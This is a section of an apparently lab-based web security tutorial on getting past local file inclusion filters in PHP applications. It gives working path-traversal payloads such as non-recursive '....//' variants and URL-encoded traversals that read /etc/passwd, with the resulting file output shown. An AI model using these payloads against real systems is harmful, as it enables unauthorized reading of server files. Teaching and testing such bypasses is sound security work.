Basic Bypasses

In the previous section, we saw several types of attacks that we can use for different types of LFI vulnerabilities. In many cases, we may be facing a web application that applies various protections against file inclusion, so our normal LFI payloads would not work. Still, unless the web application is properly secured against malicious LFI user input, we may be able to bypass the protections in place and reach file inclusion.


Non-Recursive Path Traversal Filters

One of the most basic filters against LFI is a search and replace filter, where it simply deletes substrings of (`../`) to avoid path traversals. For example:

Code: php

```php
$language = str_replace('../', '', $_GET['language']);
```


The above code is supposed to prevent path traversal, and hence renders LFI useless. If we try the LFI payloads we tried in the previous section, we get the following:



http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/passwd

Warning: include(./languages/etc/passwd): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **48**

Warning: include(): Failed opening './languages/etc/passwd' for inclusion (include_path='.:/usr/share/php') in **/var/www/html/index.php** on line **48**

We see that all `../` substrings were removed, which resulted in a final path being `./languages/etc/passwd`. However, this filter is very insecure, as it is not `recursively removing` the `../` substring, as it runs a single time on the input string and does not apply the filter on the output string. For example, if we use `....//` as our payload, then the filter would remove `../` and the output string would be `../`, which means we may still perform path traversal. Let's try applying this logic to include `/etc/passwd` again:


http://<SERVER_IP>:<PORT>/index.php?language=....//....//....//....//etc/passwd


Inlane Freight   Language

History
CONTAINERS


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:
/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:
/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin
/nologin list:x:38:38:Mailing List Manager:/var
/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin
/nologin
```

As we can see, the inclusion was successful this time, and we're able to read `/etc/passwd` successfully. The `....//` substring is not the only bypass we can use, as we may use `..././` or `....\/` and several other recursive LFI payloads. Furthermore, in some cases, escaping the forward slash character may also work to avoid path traversal filters (e.g. `....\/`), or adding extra forward slashes (e.g. `....////`)

Encoding

Some web filters may prevent input filters that include certain LFI-related characters, like a dot `.` or a slash `/` used for path traversals. However, some of these filters may be bypassed by URL encoding our input, such that it would no longer include these bad characters, but would still be decoded back to our path traversal string once it reaches the vulnerable function. Core PHP filters on versions 5.3.4 and earlier were specifically vulnerable to this bypass, but even on newer versions we may find custom filters that may be bypassed through URL encoding.

If the target web application did not allow `.` and `/` in our input, we can URL encode `../` into `%2e%2e%2f`, which may bypass the filter. To do so, we can use any online URL encoder utility or use the Burp Suite Decoder tool, as follows:




```
../../../etc/passwd
```

```
%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
```

Note: For this to work we must URL encode all characters, including the dots. Some URL encoders may not encode dots as they are considered to be part of the URL scheme.

Let's try to use this encoded LFI payload against our earlier vulnerable web application that filters `../` strings:

```
<SERVER_IP>:<PORT>/index.php?language=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
```


Inlane Freight Language

History

CONTAINERS

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:
/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:
/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin
/nologin list:x:38:38:Mailing List Manager:/var
/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin
/nologin
```

As we can see, we were also able to successfully bypass the filter and use path traversal to read `/etc/passwd`. Furthermore, we may also use Burp Decoder to encode the encoded string once again to have a `double encoded` string, which may also bypass other types of filters.

You may refer to the Command Injections module for more about bypassing various blacklisted characters, as the same techniques may be used with LFI as well.


Approved Paths

